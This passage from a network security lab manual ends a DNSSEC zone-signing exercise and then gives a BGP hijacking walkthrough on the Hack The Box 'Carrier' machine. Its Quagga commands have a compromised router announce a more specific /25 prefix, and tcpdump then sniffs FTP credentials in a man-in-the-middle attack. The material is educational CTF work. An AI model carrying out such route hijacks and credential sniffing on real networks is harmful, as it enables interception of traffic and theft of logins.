- **ZSK (Zone Signing Key):** Signs other records in the zone.
- **RRSIG (Resource Record Signature):** Digital signature of DNS records.
- **DNSKEY:** Contains the public keys used to verify signatures.
- **DS Record:** Delegation signer record, links the child zone's KSK to the parent zone.

In this experiment, the local BIND9 server hosts a sample zone (lab.example) which is digitally signed using DNSSEC keys. Verification is done using dig and validating resolvers to ensure authenticity.

Software and Hardware Requirements

- **Operating System:** Kali Linux (or Ubuntu)
- **Software:**
  - bind9
  - dnsutils
  - unbound (for validation)
- **Privileges:** Root or sudo access
- **Tools Used:** dig, dnssec-keygen, dnssec-signzone, named-checkzone

Procedure

Step 1: Install BIND9 and tools

sudo apt install bind9 dnsutils bind9-dnsutils -y

Step 2: Move into the BIND directory

cd /etc/bind

Step 3: Create a simple zone file

Create a file /etc/bind/db.lab.example

sudo nano /etc/bind/db.lab.example

Paste this:

```
$TTL    86400
@       IN      SOA     ns.lab.example. admin.lab.example. (
                        1         ; Serial
                        604800    ; Refresh
                        86400     ; Retry
                        2419200   ; Expire
                        604800 )  ; Negative Cache TTL
;
@       IN      NS      ns.lab.example.
ns      IN      A       127.0.0.1
www     IN      A       127.0.0.1
```

Save → Ctrl + O, Enter → Ctrl + X

Step 4: Generate the DNSSEC keys

```
sudo dnssec-keygen -a RSASHA256 -b 2048 -n ZONE lab.example
sudo dnssec-keygen -a RSASHA256 -b 4096 -n ZONE -f KSK lab.example
```

These generate two files each (a .key and a .private) in /etc/bind/. For example:

```
Klab.example.+008+39123.key
Klab.example.+008+39123.private
Klab.example.+008+14245.key
Klab.example.+008+14245.private
```

Step 5: Add the key records to the zone file

List keys:

```
ls K*.key
```

Now append both .key file contents to your zone file:

```
sudo bash -c 'cat K*.key >> db.lab.example'
```

Step 1-5 Terminal Ouput

Step 6: Sign the zone

Now sign it with:

sudo dnssec-signzone -A -o lab.example -t db.lab.example

If successful, it will output:

Zone signing complete:

Algorithm: RSASHA256: ZSK KID 39123, KSK KID 14245

db.lab.example.signed

Step 7: Update BIND to use the signed zone

Open:

sudo nano /etc/bind/named.conf.local

Add:

```
zone "lab.example" {
    type master;
    file "/etc/bind/db.lab.example.signed";
};
```

Save and exit.

Step 8: Restart BIND

sudo systemctl restart bind9

```
┌──(kali㉿kali)-[/etc/bind]
└─$ sudo dnssec-signzone -A -o lab.example -t db.lab.example

Verifying the zone using the following algorithms:
- RSASHA256
Zone fully signed:
Algorithm: RSASHA256: KSKs: 2 active, 0 stand-by, 0 revoked
                      ZSKs: 2 active, 0 stand-by, 0 revoked
db.lab.example.signed
Signatures generated:                       18
Signatures retained:                        0
Signatures dropped:                         0
Signatures successfully verified:           0
Signatures unsuccessfully verified:         0
Signing time in seconds:                    0.024
Signatures per second:                      749.656
Runtime in seconds:                         0.048

┌──(kali㉿kali)-[/etc/bind]
└─$ sudo nano /etc/bind/named.conf.local

┌──(kali㉿kali)-[/etc/bind]
└─$ sudo systemctl restart bind9
```


Step 6-8 Terminal output

Step 9: Validate DNSSEC

Try querying with DNSSEC validation:

dig @127.0.0.1 lab.example DNSKEY +dnssec

If DNSSEC is working, you'll see flags like ad (authenticated data) in the response.



DNSSEC Validation

Viva Questions

Q1. What is the main purpose of DNSSEC?
A1. DNSSEC ensures data integrity and authenticity in DNS responses by digitally signing DNS records.

Q2. What is the difference between KSK and ZSK?
A2. KSK (Key Signing Key) signs only the DNSKEY record set, while ZSK (Zone Signing Key) signs all other records in the zone.

Q3. What is an RRSIG record used for?
A3. RRSIG is a digital signature associated with a DNS record set that can be verified using the corresponding DNSKEY.

Q4. How can you verify that a DNS response is authenticated using DNSSEC?
A4. By querying a validating resolver and checking for the ad (Authenticated Data) flag in the dig output.

Q5. What does the "Truncated, retrying in TCP mode" message mean in DNSSEC queries?
A5. It means the DNS response size exceeded the UDP limit, so the query automatically switched to TCP to retrieve the full response.

Result

The DNS zone lab.example was successfully signed using DNSSEC keys. The DNSKEY and RRSIG records were generated and verified using dig.

Exp No: 13 **Exploring BGP Session Hijacking** **Date:**

Aim:


To study the working of BGP Session Hijacking attack

Border_Gateway_Protocol_(BGP)

BGP is a routing protocol that connects larger groups of networks worldwide known as Autonomous Systems such as ISP providers, large tech enterprises, or government agencies.

It is simply the glue that connects the Internet together 🌐.

Press enter or click to view image in full size



Cloudflare — https://www.cloudflare.com/en-gb/learning/network-layer/what-is-an-autonomous-system/

Every large Autonomous System is assigned a unique number by IANA (Internet Assigned Numbers Authority), such as **AS7922 for Comcast *Cable Communications, LLC***, which controls a specific set of IP ranges or spaces known as prefixes.

How_BGP_works_?

BGP is used for reachability information and routing data packets from one large network to another.

Its goal is to *provide directions to the traffic as efficiently as possible by favoring the shortest paths and specific IP ranges.*

Each Autonomous System advertises their list of IP addresses and the neighboring Autonomous Systems

(routers) they can connect to — the neighboring routers known as Peers.

The list of the advertised IPs and Peers information is stored in the routing tables of the Autonomous Systems. These tables are regularly updated to include new networks, IP spaces, and the shortest paths.

Unfortunately, BGP protocol can't discern modified or rogue information when falsely advertised by these systems. A mistake in configuring the routs either intentionally or part of a malicious act can lead to poisoning the traffic and send the packets to the wrong destination.- hijacking.

BGP_Hijacking

BGP hijacking is sending traffic to a different destination than the real intended one to intercept the packets . For the "hijack'' to work, there are three main factors:

Requirements

1- The malicious announcement of BGP routes has to come from a legitimate Autonomous System, either a compromised one or an operator. Not anyone can announce BGP routes to the global network peers.

2- The IP ranges chosen for the advertisement have to be more specific than the legitimate ones.

3- The routes have to claim that they offer the shorter path since BGP relies on that for fast and efficient packet delivery.


Attackers frequently target unused prefixes on legitimate ASes for the hijacking attacks to fly under the radar.

Demo

Now we have an overview of the BGP protocol, we will go through the hijacking process.

We are going to use the Carrier box to demonstrate the attack. In the below diagram, there are 3 Autonomous systems for different fictitious ISP providers:

- **LyghtSpeed Networks owns AS100 (R1) — We compromised this router and have a full control (root).**
- **Zaza Telecom owns AS200 (R2)**
- **Castcom owns AS300 (R3)**



Network Diagram on Carrier Box


Our task to perform a BGP hijacking attack that intercepts traffic between the FTP client on AS200 and the FTP server on AS300 and sniff the credentials through transmitted packets.

The hijack would route the packets from the AS200 system(the FTP client) through us on AS100, then the FTP server on the (AS300) system.

How does the hijack happen?

Remember earlier that BGP prefers short paths and specific IP ranges (prefixes). The current BGP configuration on AS200 (R2) has AS300 (R3) as the shortest path to send traffic to the FTP server.

To get the packets sent to us, we can change the configuration on our AS100 to advertise us as the shortest path to AS300, where the FTP server resides. Then AS200(R2) will favor us over AS300 routes and send the traffic to us thinking that it is the right short path.



https://snowscan.io/htb-writeup-carrier/#

Configurations

Let's take a look at the BGP configuration and try to understand it. In the box, the BGP is managed by ***Quagga and Zebra*** software to manage the routers' connections using the Vtysh shell.

Quagga is a network routing software for Unix-like platforms, particularly Linux, Solaris, FreeBSD, and NetBSD.

Zebra is a routing software package that provides TCP/IP based routing services with routing protocols support such as RIP, OSPF, and BGP.

Vtysh is an integrated shell for Quagga routing software

As we see in the screenshots, our compromised machine is attached to the eth2 interface on ***the AS100*** router. Its neighbors are ***AS200 and AS300.***

```
root@r1:/etc/quagga# cat bgpd.conf
cat bgpd.conf
!
! Zebra configuration saved from vty
!   2018/07/02 02:14:27
!
route-map to-as200 permit 10
route-map to-as300 permit 10
!
router bgp 100                          --> We are attached to AS100
 bgp router-id 10.255.255.1
 network 10.101.8.0/21
 network 10.101.16.0/21
 redistribute connected
 neighbor 10.78.10.2 remote-as 200      --> AS200
 neighbor 10.78.11.2 remote-as 300      --> AS300
 neighbor 10.78.10.2 route-map to-as200 out
 neighbor 10.78.11.2 route-map to-as300 out
!
line vty
!
root@r1:/etc/quagga#

root@r1:/etc/quagga#
```

BGP Configuration

```
root@r1:/etc/quagga# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:16:3e:d9:04:ea
          inet addr:10.99.64.2  Bcast:10.99.64.255  Mask:255.255.255.0
          inet6 addr: fe80::216:3eff:fed9:4ea/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:568 errors:0 dropped:0 overruns:0 frame:0
          TX packets:494 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:81665 (81.6 KB)  TX bytes:119923 (119.9 KB)

eth1      Link encap:Ethernet  HWaddr 00:16:3e:8a:f2:4f
          inet addr:10.78.10.1  Bcast:10.78.10.255  Mask:255.255.255.0
          inet6 addr: fe80::216:3eff:fe8a:f24f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:631 errors:0 dropped:0 overruns:0 frame:0
          TX packets:639 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:43227 (43.2 KB)  TX bytes:46005 (46.0 KB)

eth2      Link encap:Ethernet  HWaddr 00:16:3e:20:98:df
          inet addr:10.78.11.1  Bcast:10.78.11.255  Mask:255.255.255.0
          inet6 addr: fe80::216:3eff:fe20:98df/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:657 errors:0 dropped:0 overruns:0 frame:0
          TX packets:621 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:45394 (45.3 KB)  TX bytes:44514 (44.5 KB)
```

Our compromised machine on eth2 interface.

IP Information on the Carrier machine

We also can see the neighboring systems by running the below command in the vtysh terminal ***"show bgp neighbors."***

```
root@r1:/etc/quagga# vtysh
vtysh

Hello, this is Quagga (version 0.99.24.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

r1# show  bgp neighbors
show  bgp neighbors
BGP neighbor is 10.78.10.2, remote AS 200, local AS 100, external link
  BGP version 4, remote router ID 10.255.255.2
  BGP state = Established, up for 00:02:48
  Last read 00:00:48, hold time is 180, keepalive interval is 60 seconds
  Neighbor capabilities:
    4 Byte AS: advertised and received
    Route refresh: advertised and received(old & new)
    Address family IPv4 Unicast: advertised and received
    Graceful Restart Capabilty: advertised and received
      Remote Restart timer is 120 seconds
      Address families by peer:
        none
  Graceful restart informations:
    End-of-RIB send: IPv4 Unicast
    End-of-RIB received: IPv4 Unicast
  Message statistics:
    Inq depth is 0
    Outq depth is 0
                         Sent       Rcvd
    Opens:                  1          1
    Notifications:          0          0
    Updates:                4          3
    Keepalives:             4          3
```

remote AS 200 is our neighbor #1

local AS 100 is our router

```
BGP neighbor is 10.78.11.2, remote AS 300, local AS 100, external link
--More--
  BGP version 4, remote router ID 10.255.255.3
--More--
  BGP state = Established, up for 00:02:47
--More--
  Last read 00:00:47, hold time is 180, keepalive interval is 60 seconds
--More--
  Neighbor capabilities:
--More--

    4 Byte AS: advertised and received
    Route refresh: advertised and received(old & new)
```

remote AS 300 is neighbor #2

The FTP server we want to intercept is on ***10.120.15.0/24*** on the AS300. Currently, the traffic hops from AS200 (FTP client) to AS300 (FTP server).

For the hijack to occur as intended, we need to advertise a specific network than 10.120.15.0/24 on AS100 to get the traffic routed to us.

6 Closed Rx / CastCom. IP Engineering team from one of our upstream ISP called to report a problem with some of their routes being leaked again due to a misconfiguration on our end. Update 2018/06/13: Pb solved: Junior Net Engineer Mike D. was terminated yesterday. Updated: 2018/06/15: CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's, one of their VIP is having issues connecting by FTP to an important server in the 10.120.15.0/24 network investigating... Updated 2018/06/16: No prbl. found, suspect they had stuck routes after the leak and cleared them manually.

FTP network was given as a hint on the ticketing system

Configuring AS100

We will configure the AS100 to advertise a specific network range of 10.120.15.0/25 that offers a smaller range than the current /24.

1- Open the Vtysh terminal and run the command ***"configure terminal."*** This command will write the configuration to the BGP config file.

```
root@r1:/etc/quagga# vtysh
vtysh

Hello, this is Quagga (version 0.99.24.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

r1# configure terminal
configure terminal
r1(config)#
```

2- Declare we are on AS100 router

```
r1(config)# router bgp 100
router bgp 100
r1(config-router)#
```

declare we are AS100

3- Add the network range we want to advertise, in our case, 10.120.15.0/25

```
r1(config-router)# network 10.120.15.0/25
network 10.120.15.0/25
r1(config-router)#
```

new network advertisement on 10.120.15.0/25

4- Once we add the interned range, run the command "**exit"** twice to get out of the configuration mode, followed by the "**write" command to save the new configuration to bgpd.conf file on /etc/quagga/**

```
r1(config)# exit
exit
r1# write
write
Building Configuration...
Configuration saved to /etc/quagga/zebra.conf
Configuration saved to /etc/quagga/bgpd.conf
[OK]
```

Saving the new configuration to bgpd.conf file on /etc/quagga/

5- Next step, clear up the routes and re-advertise the new network by running the below command.

```
r1# clear ip bgp * out
clear ip bgp * out
```

6- To verify the new configs were saved, check the bgpd file. As we see below, the router added the new network we want to advertise.

```
root@r1:/etc/quagga# cat /etc/quagga/bgpd.conf
cat /etc/quagga/bgpd.conf
!
! Zebra configuration saved from vty
!   2021/02/06 00:12:10
!
!
router bgp 100
 bgp router-id 10.255.255.1
 network 10.101.8.0/21
 network 10.101.16.0/21
 network 10.120.15.0/25
 redistribute connected
 neighbor 10.78.10.2 remote-as 200
 neighbor 10.78.10.2 route-map to-as200 out
 neighbor 10.78.11.2 remote-as 300
 neighbor 10.78.11.2 route-map to-as300 out
!
route-map to-as200 permit 10
!
route-map to-as300 permit 10
!
line vty
!
root@r1:/etc/quagga#
```

```
root@r1:/etc/quagga# vtysh
vtysh

Hello, this is Quagga (version 0.99.24.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

r1# show ip bgp 10.120.15.0/25
show ip bgp 10.120.15.0/25
BGP routing table entry for 10.120.15.0/25
Paths: (1 available, best #1, table Default-IP-Routing-Table)
  Advertised to non peer-group peers:
  10.78.10.2 10.78.11.2
  Local
    0.0.0.0 from 0.0.0.0 (10.255.255.1)
      Origin IGP, metric 0, localpref 100, weight 32768, valid, sourced, local,
best
      Last update: Sat Feb  6 00:25:17 2021
```

We can also see that the advertised routes on 10.178.10.2 have our network /25 added. It means that AS200 now knows AS100 is the next best and shortest route to send packets to 😆.

```
r1# clear ip bgp * out
clear ip bgp * out
r1# show ip bgp neighbors 10.78.10.2 advertised-routes
show ip bgp neighbors 10.78.10.2 advertised-routes
BGP table version is 0, local router ID is 10.255.255.1
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
              i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.78.10.0/24    10.78.10.1               0         32768 ?
*> 10.78.11.0/24    10.78.10.1               0         32768 ?
*> 10.99.64.0/24    10.78.10.1               0         32768 ?
*> 10.101.8.0/21    10.78.10.1               0         32768 i
*> 10.101.16.0/21   10.78.10.1               0         32768 i
*> 10.120.10.0/24   10.78.10.1                             0 300 i
*> 10.120.11.0/24   10.78.10.1                             0 300 i
*> 10.120.12.0/24   10.78.10.1                             0 300 i
*> 10.120.13.0/24   10.78.10.1                             0 300 i
*> 10.120.14.0/24   10.78.10.1                             0 300 i
*> 10.120.15.0/24   10.78.10.1                             0 300 i
*> 10.120.15.0/25   10.78.10.1               0         32768 i
*> 10.120.16.0/24   10.78.10.1                             0 300 i
*> 10.120.17.0/24   10.78.10.1                             0 300 i
*> 10.120.18.0/24   10.78.10.1                             0 300 i
*> 10.120.19.0/24   10.78.10.1                             0 300 i
*> 10.120.20.0/24   10.78.10.1                             0 300 i
--More--
```

7- Add the network to our eth2 interface and start sniffing


```
root@r1:~# ip addr add 10.120.15.10/25 dev eth2
ip addr add 10.120.15.10/25 dev eth2
```

Sniffing the FTP Session for Credentials— Man In Middle Attack

1- For sniffing FTP traffic, we will run tcpdump dump on port 21 on interface eth2 and save the output to a pcap file for Wireshark Analysis.

```
tcpdump -i eth2 -w ftp.pcap port 21
```

2- Afterwards, we transfer the file to our system with netcat and analyze it with Wireshark to find the password for FTP server.



As we see above, we were able to sniff the credentials through the FTP packets.

